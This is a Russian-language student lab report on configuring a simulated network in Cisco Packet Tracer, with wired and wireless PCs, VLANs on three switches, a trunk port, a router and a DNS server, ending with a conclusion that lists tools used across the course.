
1. Таблица IP адресов 3 варианта.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Название машины | IP Address | Subnet Mask | Default Gateway | DNS Server |
| PC0 | 10.3.0.1 | 255.255.255.0 | 10.3.0.254 | 20. 3.0.3 |
| PC1 | 10.3.0.2 | 255.255.255.0 | 10.3.0.254 | 20. 3.0.3 |
| PC2 | 10.3.0.3 | 255.255.255.0 | 10.3.0.254 | 20. 3.0.3 |
| PC3 | 10.3.0.4 | 255.255.255.0 | 10.3.0.254 | 20. 3.0.3 |
| PC4 | 20.3.0.1 | 255.255.255.0 | 20.3.0.254 | 20. 3.0.3 |
| PC5 | 20.3.0.2 | 255.255.255.0 | 20.3.0.254 | 20. 3.0.3 |
| Server0 | 20.3.0.3 | 255.255.255.0 | 20. 3.0.254 | 20. 3.0.3 |
| PC6 | 30.3.0.1 | 255.255.255.0 | 30. 3.0.254 | 20. 3.0.3 |
| PC7 | 30.3.0.2 | 255.255.255.0 | 30. 3.0.254 | 20.3.0.3 |
| PC8 | 30.3.0.3 | 255.255.255.0 | 30. 3.0.254 | 20.3.0.3 |

Теперь надо настроить ПК для беспроводной сети, это ПК 9-11. Для этого нужно установить модуль для приема сигнала и настроить его. После чего открыть вкладку Physical и с помощью красной кнопки выключить. Далее найти модуль для подключения кабеля (рисунок 4.6) и удалить его с корпуса устройства. Слева в списке модулей нужно выбрать WMP300N и вставить его на освободившееся место (рисунок 4.7). Это антенна для приема сигнала. После подключения модуля следует включить ПК обратно красной кнопкой.



1. Модуль для подключения кабеля




1. Результат замены модуля

Теперь, чтобы настроить ПК для беспроводной сети РС 9-11нужно открыть вкладку config, потом слева войти во вкладку Wireless(). Далее включить порт, если он еще не включен, задать имя сети, у нас он - I\_III, выбрать метод аутентификации WPA2-PSK и придумать пароль к PSK у нас - KTSO-03-22 (рисунок 4.8).


Далее следует осуществить настройку к IP Configuration согласно таблице 4.3 (рисунки 4.8 и 4.9).

1. Настройка IP-адресов для беспроводных ПК

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Название машины | IP Address | Subnet Mask | Default Gateway | DNS Server |
| PC9 | 30.3.0.4 | 255.255.255.0 | 30.3.0.254 | 20.3.0.3 |
| PC10 | 30.3.0.5 | 255.255.255.0 | 30.3.0.254 | 20.3.0.3 |
| PC11 | 30.3.0.6 | 255.255.255.0 | 30.3.0.254 | 20.3.0.3 |




1. Результат настройки IP-адресов



1. Настройка Default Gateway и DNS Server


1. Настройка других сетевых компонентов

Теперь настроим WirelessRouter (). Открываем вкладку Config, затем Wireless, вводим SSID (III\_KIB), выбираем метод аутентификации - WPA2-PSK, и придумываем пароль к PSK(KTSO-03-22) (рисунок 4.10).




1. Настройка роутера

После всех настроек роутера, должно появится визуальное соединение (рисунок 4.11).




1. Результат настройки беспроводной сети

Далее в настройках роутера во вкладке Config необходимо настроить LAN (рисунок 4.12).




1. Настройка LAN роутера
2. Соединение сети

Все ПК (кроме PC9-11) и сервер необходимо соединить с коммутаторами (Switch0, Switch1, Switch2). На ПК следует выбирать порт FastEthernet 0/0, а на Switch по номеру ПК в комнате (PC0 ––FastEthernet 0/1, PC1 ––FastEthernet 0/2 и т.д.). При соединении роутера нужно выбрать Ethernet1. Также необходимо соединить коммутаторы между собой и подключить в сеть маршрутизатор (1941) (порт GigaInternet 0/0) (рисунок 4.13).



1. Схема после соединения всех элементов
2. Настройка коммутаторов и маршрутизатора

Для настройки коммутатора необходимо зайти в Switch0 и перейти во вкладку CLI. Далее создать 3 VLAN (рисунок 4.14). Аналогично для Switch1 и Switch2:



1. Создание VLAN

* команда en – переход в режим расширенной настройки;
* команда conf t – переход в режим конфигурации коммутатора;
* команда vlan 10 – создание нового VLAN под номером 10;
* команда name v10 – задание имени для vlan 10 (v10);
* команда exit – выход из настроек VLAN 10.


На данном коммутаторе по такой же схеме необходимо создать также VLAN20 и VLAN30 с именами v20 и v30.

На двух других коммутаторах необходимо также создать 3 vlan с такими же именами и настроить порты. Для этого нужно открыть коммутатор, перейти во вкладку Config, выбрать нужный порт и номер vlan в соответствии с таблицей 4.4.

1. Настройка портов


|  |  |  |  |
| --- | --- | --- | --- |
| Коммутатор | Порт | VLAN |  |
| Switch0 | FastEthernet0/1 | v10 |  |
| FastEthernet0/2 | v10 |  |
| FastEthernet0/3 | v10 |  |
| FastEthernet0/4 | v10 |  |
| FastEthernet0/5 | v10 | Включен в Switch1 |
| Switch1 | FastEthernet0/1 | v20 |  |
| FastEthernet0/2 | v20 |  |
| FastEthernet0/3 | v20 |  |
| FastEthernet0/4 | v30 | Включен в Switch2 |
| FastEthernet0/5 | v10 | Включен в Switch0 |
| Switch2 | FastEthernet0/1 | v30 |  |
| FastEthernet0/2 | v30 |  |
| FastEthernet0/3 | v30 |  |
| FastEthernet0/4 | v30 | Включен в Switch1 |
| FastEthernet0/5 | v30 |  |

Чтобы произвести настройку маршрутизатора, в config необходимо выбрать GigabitEthernet0/0, включить порт и войти в консоль управления (рисунок 4.15).



1. Настройка маршрутизатора


В Switch1 зайти в тот порт, который ведет к маршрутизатору, сменить режим порта на Trunk и выставить Vlan 10, 20, 30 (рисунок 4.16).



1. Настройка Trunk порта


Если все было сделано верно, то из каждой комнаты можно достучаться до любой другой комнаты. Для проверки можно использовать команду ping на любом ПК. Для этого необходимо перейти на вкладку desktop на ПК и запустить командную строку (Command prompt). Далее ввести команду ping и IP-адрес машины, которую необходимо проверить, например, 20.3.0.3 – компьютер подключенный к проводной сети из 2 комнаты, 30.3.0.6 компьютер подключенный к беспроводной сети и другие. (рисунок 4.17).

На всех ПК соединение работает стабильно.




1. Проверка доступа к компютерам в сети
2. Настройка DNS-сервера

Для того, чтобы настроить DNS-сервер, необходимо зайти во вкладку Services, затем в DNS, задать имя www.cisco.com и IP-адрес 20.3.0.3 (рисунок 4.18).



1. Настройка DNS-сервера

Чтобы проверить работу DNS-сервера, необходимо зайти в браузер на рабочем столе на любом ПК по URL www.cisco.com (рисунок 4.19). DNS-сервер доступен и работает.



1. Результат работы DNS-сервера

**Заключение**

В результате выполнения лабораторных работ, в которых использовались программы Cisco Packet Tracer, Metasploit Framework, Docker и Elasticsearch, я получил ценный опыт и знания в области сетевых технологий, тестирования на проникновение и обработки данных.

Cisco Packet Tracer позволил создавать и моделировать компьютерные сети, настраивать элементы сети и изучать их взаимодействие. Мы смогли углубить свои знания о протоколах сети, маршрутизации и коммутации, а также понять, как работают различные сетевые устройства.

Metasploit Framework является инструментом для проведения тестов на проникновение и оценки уязвимостей. Мы успешно применили его функции для обнаружения и эксплуатации уязвимостей в системах.

Docker позволил создавать и управлять контейнерами, что значительно упростит в будущем настройку и развертывание среды для каких-либо проектов.

Elasticsearch оказался мощным инструментом для обработки и анализа данных. С помощью него мы смогли просмотреть логи собственной Windows, что может быть очень полезно в форензике.

В целом, выполнение лабораторных работ с использованием Cisco Packet Tracer, Metasploit Framework, Docker и Elasticsearch позволило мне значительно расширить свои знания и практические навыки в области сетевых технологий, информационной безопасности и обработки данных. Эти инструменты являются важными и полезными для профессионалов в соответствующих областях, и я уверен, что полученный опыт будет полезен в нашей дальнейшей карьере и исследованиях.